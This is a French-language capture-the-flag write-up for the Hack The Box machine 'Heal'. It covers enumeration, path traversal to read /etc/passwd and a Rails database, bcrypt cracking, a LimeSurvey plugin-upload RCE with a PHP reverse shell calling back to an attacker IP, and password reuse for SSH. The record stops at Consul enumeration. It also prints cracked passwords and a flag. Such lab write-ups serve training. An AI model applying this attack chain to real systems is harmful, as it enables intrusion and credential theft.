

## Scanning

### TCP

```
nmap -sS -sV -sC -Pn -T5 -p- 10.10.11.46 -vv | tee nmap_result.txt
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 68af80866e617ebf0bea1052d77a943d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFWKy4neTpMZp5wFR0ezpCVZeStDXH5gI5
zP4XB9UarPr/qBNNViyJsTTIzQkCwYb2GwaKqDZ3s60sEZw362L0o=
|   256 52f48df1c785b66fc65fb2dba61768ae (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAAILMCYbmj9e7GtvnDNH/PoXrtZbCxr49qUY8gUwHmvDKU
80/tcp    open  http      syn-ack ttl 63  nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerne
```


### UDP

Nothing

## Enumération

```
echo heal.htb > /etc/hosts
```

### Web Site



lecture du code source, création d'un compte 'test' :

PROFILE

SURVEY

LOGOUT

# RESUME BUILDER

## Personal Information

Name

Email

Phone

## Skills

List your key skills

## Languages

List languages you speak

EXPORT AS PDF


subdomainFuzz

```
ffuf -u http://heal.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.heal.htb" -mc 200
```


```
api [Status: 200, Size: 12515, Words: 469, Lines: 91, Duration: 70ms]
take-survey [Status: 200, Size: 75816, Words: 32809, Lines: 1086, Duration: 916ms]
```

| [/etc/hosts](#)

api



take-survey



## dirsearch

dirsearch -u <http://take-survey.heal.htb/index.php> -t 50 -i 200

```
[19:03:04] Scanning: index.php/  
[19:03:12] 200 - 75KB - /index.php/admin/mysql2/index.php  
[19:03:14] 200 - 74KB - /index.php/adminer/index.php  
[19:03:18] 200 - 75KB - /index.php/claroline/phpMyAdmin/index.php
```

Quand on rentre l'URL /index.php/admin on a une redirection :

<http://take-survey.heal.htb/index.php/admin/authentication/sa/login>

# Administration

Log in

Username

Password

Language

Default

▼

Log in

[Forgot your password?](#)

## Exploitation

### LFI burp

EXPORT AS PDF du 'resume' :

```
GET /download?filename=3e2610d2a475f0428979.pdf HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /download?filename=/etc/passwd HTTP/1.1				40 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin			
2 Host: api.heal.htb				41 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				42 systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin			
4 Accept: application/json, text/plain, */*				43 systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin			
5 Accept-Language: en-US,en;q=0.5				44 messagebus:x:103:104::/nonexistent:/usr/sbin/nologin			
6 Accept-Encoding: gzip, deflate, br				45 systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin			
7 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoNlg-LFFMQ				46 pollinate:x:105:1::/var/cache/pollinate:/bin/false			
8 Origin: http://heal.htb				47 sshd:x:106:65534::/run/sshd:/usr/sbin/nologin			
9 Connection: keep-alive				48 syslog:x:107:113::/home/syslog:/usr/sbin/nologin			
10 Referer: http://heal.htb/				49 uidd:x:108:114::/run/uidd:/usr/sbin/nologin			
11				50 tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin			
12				51 tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false			
				52 landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin			
				53 fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin			
				54 usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin			
				55 ralph:x:1000:1000:ralph:/home/ralph:/bin/bash			
				56 lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false			
				57 avahi:x:114:120:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin			
				58 geoclue:x:115:121::/var/lib/geoclue:/usr/sbin/nologin			
				59 postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash			
				60 _laurel:x:998:998::/var/log/laurel:/bin/false			
				61 ron:x:1001:1001,,,:/home/ron:/bin/bash			
				62			

Ici, deux noms d'utilisateurs, ron et ralph.

## database

```
postgres:x:116:123:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
```

L'idéal serait de télécharger le base de données.

## PostgreSQL

```
/etc/postgresql/@version/main/
├─ postgresql.conf    ← config principale
├─ pg_hba.conf        ← règles d'accès (IP, users, etc.)
└─ start.conf
```

J'ai essayé plusieurs versions , la bonne est '14' :

## Request

```
Pretty Raw Hex
1 GET /download?filename=/etc/postgresql/14/main/postgresql.conf
  HTTP/1.1
2 Host: api.heal.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
  Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer
  eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1
  p_c7DlFQEO1g-LFFMQ
8 Origin: http://heal.htb
9 Connection: keep-alive
10 Referer: http://heal.htb/
11
12
```

## Response

```
Pretty Raw Hex Render
17 content-transfer-encoding: binary
18 cache-control: no-cache
19 x-request-id: 0ef5ee2c-93c6-45a0-9402-6a6da8f12007
20 x-runtime: 0.004586
21 vary: Origin
22
23 # -----
24 # PostgreSQL configuration file
25 # -----
26 #
27 # This file consists of lines of the form:
28 #
29 #   name = value
30 #
31 # (The "=" is optional.)  Whitespace may be used.  Comments are
  introduced with
32 # "#" anywhere on a line.  The complete list of parameter names
  and allowed
33 # values can be found in the PostgreSQL documentation.
34 #
35 # The commented-out settings shown in this file represent the
  default values.
36 # Re-commenting a setting is NOT sufficient to revert it to the
  default value;
37 # you need to reload the server.
38 #
39 # This file is read on server startup and when the server
  receives a SIGHUP
40 # signal.  If you edit the file on a running system, you have to
  SIGHUP the
```

```
# The default values of these variables are driven from the -D command-line
# option or PGDATA environment variable, represented here as ConfigDir.

data_directory = '/var/lib/postgresql/14/main'      # use data in another directory
# (change requires restart)
hba_file = '/etc/postgresql/14/main/pg_hba.conf'    # host-based authentication file
# (change requires restart)
ident_file = '/etc/postgresql/14/main/pg_ident.conf' # ident configuration file
# (change requires restart)

# If external_pid_file is not explicitly set, no extra PID file is written.
external_pid_file = '/var/run/postgresql/14-main.pid' # write an extra PID
file
# (change requires restart)
```

```
404 > pg_hba.conf
404 > pg_ident.conf
200 > 14-main.pid
```

## 14-main.pid


Rien trouvé

## api ruby


J'ai demandé à chat gpt où se trouvait les infos d'une database :

```
/config/database.yml
```





database: storage/development.sqlite3



On va envoyer cette requête au proxy, pour télécharger la base de données :

```
sqlite> .tables
ar_internal_metadata  token_blacklists
schema_migrations    users
```

users

```
sqlite> SELECT * FROM users;
```

```
1|ralph@heal.htb|$2a$12$dUZ/07KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG|2024-09-27 07:49:31.614858|2024-09-27 07:49:31.614858|Administrator|ralph|1
```

```
2|test@test.com|$2a$12$SwLHqLkY0JEb7yhgDxrdCef8D7H3pYIUjJKBnXNDrngapdN52chE2|2025-05-10 17:21:41.466183|2025-05-10 17:21:41.466183|test|test|0
```

john for ralph

exegol-hackthebox Heal # john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 20 OpenMP threads
Note: Passwords longer than 24 [worst case UTF-8] to 72 [ASCII] truncated (property of the hash)
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
147258369      (?)
1g 0:00:00:02 DONE (2025-05-10 20:03) 0.3690g/s 199.3p/s 199.3c/s 199.3C/s
nirvana..sporting
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

password : 147258369

The screenshot shows the LimeSurvey admin interface in a Mozilla Firefox browser window. The browser's address bar displays the URL `take-survey.heal.htb/index.php/admin/index`. The page header includes the LimeSurvey logo, a navigation menu with 'Surveys 1', 'Help', and 'Configuration', and a user profile for 'ralph'. The main content area features a large LimeSurvey logo and the text 'This is the LimeSurvey admin interface. Start to build your survey from here.' Below this, there are six main administrative sections, each with a description and a button:

- Create survey**: Create a new survey from scratch. Or simply copy or import an existing survey. Button: `+ Create survey`
- List surveys**: List available surveys. Button: `List surveys`
- Global settings**: Edit global settings. Button: `View global settings`
- Manage survey administrators**: The user management allows you to add additional users to your survey administration. Button: `Manage administrators`
- Label sets**: Label sets can be used as answer options or subquestions to speed up creation of similar questions. Button: `Edit label sets`
- Themes**: The themes functionality allows you to edit survey-, admin- or question themes. Button: `Edit themes`

At the bottom right, there is a small chat icon.

## Usage

<https://github.com/N4s1rl1/Limesurvey-6.6.4-RCE#usage>

// requirement :

```
requests
pyfiglet
beautifulsoup4
colorama#
```

1. Changing the IP and port inside `revshell.php` .
2. Converting `config.xml` and `revshell.php` into the `N4s1rl1.zip` format.
3. Uploading the `N4s1rl1.zip` plugin and activate plugin.
4. Activating the listener with Netcat.
5. Changing the ID in `exploit.py` .
6. Running `exploit.py` .

## RCE

`revshell.php`

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.10.10'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

`zip -r N4s1rl1.zip config.xml revshell.php`

`exploit.py`

```
activate_creds = {"YII_CSRF_TOKEN": csrf_token4, "pluginId": "20"} # CHANGE PLUGIN ID
```

ID

```
take-survey.heal.htb/index.php/admin/pluginmanager?sa=configure&id=19
```

## commande finale

`python3 exploit.py http://take-survey.heal.htb ralph 147258369 80`

## shell

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

/var/www/limesurvey/application/config

```
return array(
    'components' => array(
        'db' => array(
            'connectionString' =>
'pgsql:host=localhost;port=5432;user=db_user;password=AdmiDi0_pA$$w0rd;dbname=survey;'
        ,
            'emulatePrepare' => true,
            'username' => 'db_user',
            'password' => 'AdmiDi0_pA$$w0rd',
            'charset' => 'utf8',
            'tablePrefix' => 'lime_',
```

## ron

Le mot de passe ici permet la connexion à l'utilisateur ron

ssh ron@ip

```
ron@heal:~$ ls
user.txt
ron@heal:~$ cat user.txt
8f6368c89a33b6f4fc71e2003ea9dbba
```

## Root

ss -tulpn

```

Local Address:Port
0.0.0.0:52280
0.0.0.0:5353
127.0.0.53%lo:53
0.0.0.0:68
127.0.0.1:8301
127.0.0.1:8302
127.0.0.1:8600
[::]:60451
[::]:5353
127.0.0.1:3001
127.0.0.1:3000
0.0.0.0:22
0.0.0.0:80
127.0.0.1:8301
127.0.0.1:8300
127.0.0.1:8302
127.0.0.1:8600
127.0.0.1:8500
127.0.0.1:8503
127.0.0.1:5432
127.0.0.53%lo:53
[::]:22

```

Port	Protocol	Purpose
8300	TCP	<b>Server RPC</b> — communication between Consul servers.
8301	TCP/UDP	<b>Serf LAN</b> — LAN gossip protocol for agent discovery.
8302	TCP/UDP	<b>Serf WAN</b> — gossip between WAN datacenters (used in multi-dc).
8500	TCP	<b>HTTP API</b> — Consul's main REST API and web UI.
8600	TCP/UDP	<b>DNS interface</b> — allows service discovery via DNS.

## 8500

